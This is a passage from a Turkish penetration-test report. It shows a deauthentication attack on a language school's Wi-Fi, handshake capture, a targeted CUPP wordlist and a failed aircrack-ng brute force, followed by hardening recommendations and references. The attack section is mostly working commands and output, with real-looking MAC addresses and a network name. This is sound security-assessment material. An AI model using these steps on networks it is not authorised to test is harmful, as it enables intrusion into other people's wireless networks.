Cihaz otomatik olarak ağa geri bağlandığında Handshake'i böylelikle vakit kaybetmeden elde etmiş olacağız.

```
root@kali /h/satik# aireplay-ng --deauth 15 -a B8:D5:26:BC:72:4E -c EE:71:C9:F1:81:AB wlan1mon
10:46:33 Waiting for beacon frame (BSSID: B8:D5:26:BC:72:4E) on channel 4
10:46:34 Sending 64 directed DeAuth (code 7). STMAC: [EE:71:C9:F1:81:AB] [59|33 ACKs]
10:46:34 Sending 64 directed DeAuth (code 7). STMAC: [EE:71:C9:F1:81:AB] [53|41 ACKs]
10:46:35 Sending 64 directed DeAuth (code 7). STMAC: [EE:71:C9:F1:81:AB] [61|36 ACKs]
10:46:36 Sending 64 directed DeAuth (code 7). STMAC: [EE:71:C9:F1:81:AB] [56|40 ACKs]
10:46:36 Sending 64 directed DeAuth (code 7). STMAC: [EE:71:C9:F1:81:AB] [31|43 ACKs]
10:46:37 Sending 64 directed DeAuth (code 7). STMAC: [EE:71:C9:F1:81:AB] [ 7|37 ACKs]
10:46:37 Sending 64 directed DeAuth (code 7). STMAC: [EE:71:C9:F1:81:AB] [ 5|44 ACKs]
10:46:38 Sending 64 directed DeAuth (code 7). STMAC: [EE:71:C9:F1:81:AB] [68|46 ACKs]
10:46:38 Sending 64 directed DeAuth (code 7). STMAC: [EE:71:C9:F1:81:AB] [59|45 ACKs]
10:46:39 Sending 64 directed DeAuth (code 7). STMAC: [EE:71:C9:F1:81:AB] [65|51 ACKs]
10:46:39 Sending 64 directed DeAuth (code 7). STMAC: [EE:71:C9:F1:81:AB] [59|39 ACKs]
10:46:40 Sending 64 directed DeAuth (code 7). STMAC: [EE:71:C9:F1:81:AB] [67|40 ACKs]
10:46:40 Sending 64 directed DeAuth (code 7). STMAC: [EE:71:C9:F1:81:AB] [61|40 ACKs]
10:46:41 Sending 64 directed DeAuth (code 7). STMAC: [EE:71:C9:F1:81:AB] [17|37 ACKs]
10:46:42 Sending 64 directed DeAuth (code 7). STMAC: [EE:71:C9:F1:81:AB] [ 0|37 ACKs]
root@kali /h/satik#
```

Şekil 3.52 Aireplay-ng aracı ile deauthentication saldırısının gerçekleştirilmesi

Yeni bir terminal ekranında `-death` parametresi ne kadar küçük olursa ağdaki yetkisizlendirme işlemi o kadar kısa sürmekte. `-a` parametresi ile BSSID'yi belirtip `-c` parametresi ile herhangi bir cihazın Mac adresini belirtip monitör moda aldığım adaptör arayüzünü yazıp işleme devam ediyorum.

```
CH 4 ][ Elapsed: 3 mins ][ 2023-01-23 10:47 ][ WPA handshake: B8:D5:26:BC:72:4E
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
B8:D5:26:BC:72:4E	-31	100	2104	5440 17	4	130	WPA2 CCMP	PSK	Almanca-Vize-Tercüm

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
B8:D5:26:BC:72:4E	00:80:92:9B:44:C4	-24	54e-36e	0	238		
B8:D5:26:BC:72:4E	EE:71:C9:F1:81:AB	-26	1e- 1	0	5332		
B8:D5:26:BC:72:4E	56:97:89:78:27:92	-34	12e- 1	0	211		
B8:D5:26:BC:72:4E	20:E4:17:07:8A:77	-56	1e- 6e	0	378		
B8:D5:26:BC:72:4E	90:91:64:30:62:3C	-60	6e-12e	0	368		
B8:D5:26:BC:72:4E	2E:3F:DD:85:62:63	-70	1e- 6	0	150		
B8:D5:26:BC:72:4E	F8:AB:82:45:91:9A	-64	5e- 1e	922	421		

Şekil 3.53 Yakalanan handshake'in görüntülenmesi

Cihaz ağdan düşüp tekrar bağlandı ve saatin yanında 'WPA handshake' ibaresi ile handshake'in yakalandığını anlıyoruz. Bu aşamada yazdırdığımız dosyada ki şifrelenmiş veriyi kaba kuvvet saldırı ile eşleştirmeye çalışacağız. Hedefe yönelik wordlist oluşturmak için 'Cupp' aracını kullanacağım. Cupp, Common User Password Profiler'in kısaltmasıdır ve Python dili ile yazılmıştır.

```
cupp.py!

# Common
# User
# Passwords
# Profiler

[ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/ ]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Atlas
> Surname: Dil
> Nickname:
> Birthdate (DDMMYYYY):

> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):

> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):

> Pet's name:
> Company name: Atlas Dil Okulu

> Do you want to add some key words about the victim? Y/[N]: Y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed:
> Do you want to add special chars at the end of words? Y/[N]: Y
> Do you want to add some random numbers at the end of words? Y/[N]:Y
> Leet mode? (i.e. leet = 1337) Y/[N]: N

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to atlas.txt, counting 5716 words.
```

Şekil 3.54 Cupp, hedefe yönelik wordlist oluşturulması

Cupp aracı daha fazla kombinasyon ile daha fazla parola üretmek için sorduğu sorulara evet yanıtını veriyorum. Kombinasyonlara rakamları ve özel karakterleri de dahil ediyorum. Diğer bilgileri boş geçmekte fayda var. Firma ağına ulaşmaya çalıştığımız için parolanın kurumun adı ile ilgi olması kuvvetle muhtemel. Vereceğimiz diğer bilgiler gereksiz büyük wordliste sahip olmamıza ve kaba kuvvet saldırısının zamanının artmasına çok büyük bir etken.

```
[+] Now load your pistolero with atlas.txt and shoot! Good luck!
root@kali /h/s/D/cupp (master)# █

4783 dilatlas96 5151 saltA*@6 5709 salta_2013
4784 dilatlas97 5152 saltA*@'# 5710 salta_2014
4785 dilatlas98 5153 saltA*@* 5711 salta_2015
4786 dilatlas99 5154 saltA*@@ 5712 salta_2016
4787 dilatlas@ 5155 saltA1990 5713 salta_2017
4788 dilatlas@! 5156 saltA1991 5714 salta_2018
4789 dilatlas@!! 5157 saltA1992 5715 salta_2019
4790 dilatlas@$ 5158 saltA1993 5716 salta_2020
```

Şekil 3.55 Cupp, hedefe yönelik wordlist oluşturulması ve oluşturulan parolalara genel bakış

Cupp aracı verdiğimiz bilgiler doğrultusunda 5716 adet parola üretti. Wordlist dosyası oluşturulduktan sonra 'aircrack-ng atlasdilokulu.cap -w atlasdil.txt' komutu ile birlikte '.cap' ve wordlist dosyamı belirtip kaba kuvvet saldırısına başlıyorum. 'Aircrack-ng' aracı oluşturduğumuz wordlisti encode ederek .cap dosyası ile karşılaştırma yapacak.

```
Aircrack-ng 1.6

[00:00:01] 6246/6245 keys tested (8614.38 k/s)

Time left: -985189193 day, 13 hours, 28 minutes, 32 seconds 100.02%

KEY NOT FOUND

Master Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
             00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

root@kali /h/satik# █
```

Şekil 3.56 Aircrack-ng aracı ile kaba kuvvet saldırısı

Şifrelenmiş handsake verisi ile encode edilmiş wordlist dosyamız eşleşmedi ve kaba kuvvet saldırısı başarısız oldu.

3.7. Sonuç Analizi - Raporlama

Zaafiyet Analizi aşaması, Saldırı ve Penetrasyon aşamasında yapılan her işlem bir rapor niteliği taşımaktadır. Sistemde kritik bir zaafiyet bulunmamıştır. Yapılan sızma testleri genel olarak parolalara yönelik kaba kuvvet saldırılarıdır. Kurum içi gerekli bilgilendirme yapılmış olup sistemde bulunan düşük seviyeli riskler aşağıda belirtilmiştir.

WordPress Sürümü: Güvenlik güncellemelerini içeren WordPress'in en son sürümünü kullanın. WordPress sürümünü functions.php dosyası ile gizleyerek olası saldırılara karşı önlem alın.

Dosya İsimlerini Değiştirme: wp-login.php ve wp-admin klasörlerinin ismini değiştirerek yönetim panelinizi güvence altına alın. Olası SQL saldırılarını önlemek için veritabanı tablo ön eki olan 'wp' adını mutlaka değiştirin.

WordPress Dosya İzinleri: chmod değerlerini doğru ayarlayarak WordPress dosya izinleri yetkisini düzenleyin.

SSL Sertifikası: Şifrelenmiş güvenli bağlantı protokolü olan SSL sertifikası kullanarak kimlik, şifre ve ödeme bilgileri gibi verilerin üçüncü şahısların eline geçmesini engelleyin. SSL sertifikası, Google arama sonuçları sıralama faktörlerinden biri olması itibarıyla SEO çalışmalarınıza da olumlu katkıda bulunur.

Kablosuz Ağ Şifresi: Paylaşılan wifi şifresinden herhangi bir suça konu eylem gerçekleştirildiğinde hat sahibi olarak kurumun da sorumluluğu doğmaktadır. Kablosuz ağ şifresi herkese verilmemeli, belli aralıklar ile parola düzenli olarak değiştirilmelidir.

Usb Port Koruyucu: Kurum içerisindeki bilgisayarların düzeni dışardan gelen biri için çok kolay ulaşılabilir konumlardadır. Usb portlarından erişim kolaylığından dolayı çalıştırılabilecek herhangi bir kötücül yazılım riskine karşı bilgisayarların konumları düzenlenmeli ve usb port koruyucuları kullanılmalıdır.

3.8. Temizlik

Sisteme sızma işlemleri başarılı olduğundan dolayı herhangi bir temizlik işlemine ihtiyaç duyulmamıştır.

4. SONUÇ

Günümüzde bilişim teknolojilerinin hızla gelişmesiyle birlikte, bilgisayar ve iletişim teknolojilerinin sağladığı imkânlardan etkili bir şekilde yararlanmak için siber güvenliğin önemi daha da artmaktadır. Siber saldırı suçlarında, kurumlara verilebilecek zararları ve etkilerinin yüksek olmasının en temel nedenlerinden biri siber güvenlik farkındalığının yetersiz olmasıdır.

Siber güvenlik farkındalığı, kurumların siber saldırılar karşısında daha savunmasız olmamalarını sağlamak için önemlidir. Bu nedenle, kamu kurumlarının siber güvenlik farkındalığını arttırmaları ve güncel siber güvenlik teknolojilerini kullanmaları önemlidir. Ancak, sadece teknolojik önlemlerle yetinmemeleri ve siber güvenlik konusunda eğitim ve sensibilizasyon çalışmaları da yapmaları gerekir. Çalışanların da siber güvenliğe dair bilinçli davranışlar sergilemelerini sağlamak için çalışanların eğitilmesi gerekmektedir. Ayrıca, kurumların siber güvenlik yönetimi için bir siber güvenlik yönetim sistemi oluşturmaları ve sürekli olarak güncellemeleri sağlamaları da önemlidir.

Sonuç olarak, siber güvenlik farkındalığının artırılması, kurumların siber saldırılar karşısında daha güçlü bir savunma mekanizmasına sahip olmalarını sağlar. Bu nedenle, kurumlar siber güvenlik farkındalığını arttırmak için teknolojik, eğitsel ve yönetsel önlemleri bir arada kullanmalıdır .

KAYNAKLAR

- [1] Onaylı firmalar - onaylı sızma testi firmaları.
- [2] Pci/dss nedir, nasıl kullanılır.
- [3] İrem CİVELEK Ali EKŞİM. Twitter Tweetleri Üzerinden Açık Kaynak İstihbaratı Tabanlı YarıOtomatik Siber Güvenlik Modeli. *Bilim ve Teknoloji Dergisi*, 7(1):827, 2019.
- [4] Abdulaziz Altuntaş. *Kali Linux*, chapter 1. Kodlab, 2016.
- [5] Caroline Arul. Shellshock Attack on Linux Systems-Bash . *International Research Journal of Engineering and Technology (IRJET)*, 2(8):238, 01.11.2015.
- [6] Berqnet. En çok kullanılan portlar.
- [7] Ahmet Birkan. Phoneinfoga nedir?
- [8] Ercan BULUŞ Deniz Mertkan GEZGİN. RC4 Tabanlı WPA(Wi-Fi Protected Access)'da Kullanılan TKIP(Temporal Key Integrity Protocol) Şifrelemesinin İncelenmesi .
- [9] Mehmet Ali Barışkan Gökçe Karacayılmaz Birkan Alhan Ercan Nurcan Yılmaz Hatice TAŞÇI, Serkan Gonen. Password Attack Analysis Over Honeypot Using Machine Learning Password Attack Analysis. page 394, 26.08.2021.
- [10] Suqi Liu, Ian Foster, Stefan Savage, Geoffrey M. Voelker, and Lawrence K. Saul. Who is .com? learning to parse whois records. In *Proceedings of the 2015 Internet Measurement Conference*, IMC '15, page 369–380, New York, NY, USA, 2015. Association for Computing Machinery.
- [11] Lostar. Sızma testi nasıl yapılır?
- [12] Privia. Port tarama.
- [13] İsmail KARADOĞAN Resul DAŞ, Muhammet BAYKARA. Bilgi Güvenliği Sistemlerinde Kullanılan Araçların İncelenmesi. *International Symposium on Digital Forensics and Security,Academia*, 1(1):238, 20.05.2013.
- [14] TSE. Ts 13638/t2.
- [15] M. Zekeriya Gündüz ve Resul Daş. Sosyal Mühendislik: Yaygın Ataklar ve Güvenlik Önlemleri.
- [16] Hakan ÇETİN ve İbrahim Taner OKUMUŞ. Türkiye'nin Otonom Sistem Seviyesinde İnternet Haritasının Çıkarımı ve İncelenmesi. *Pamukkale Üniversitesi Mühendislik Bilimleri Dergisi*, 16(1):134, 21.08.2009.
- [17] Mesut Razbonyalı Önder Şahinaslan, Ender Şahinaslan. Eğitim Kurumlarına Yönelik Sızma Test Metodolojisi . page 561, 23.01.2013.
- [18] Utku Şen. Türkçe wordlist.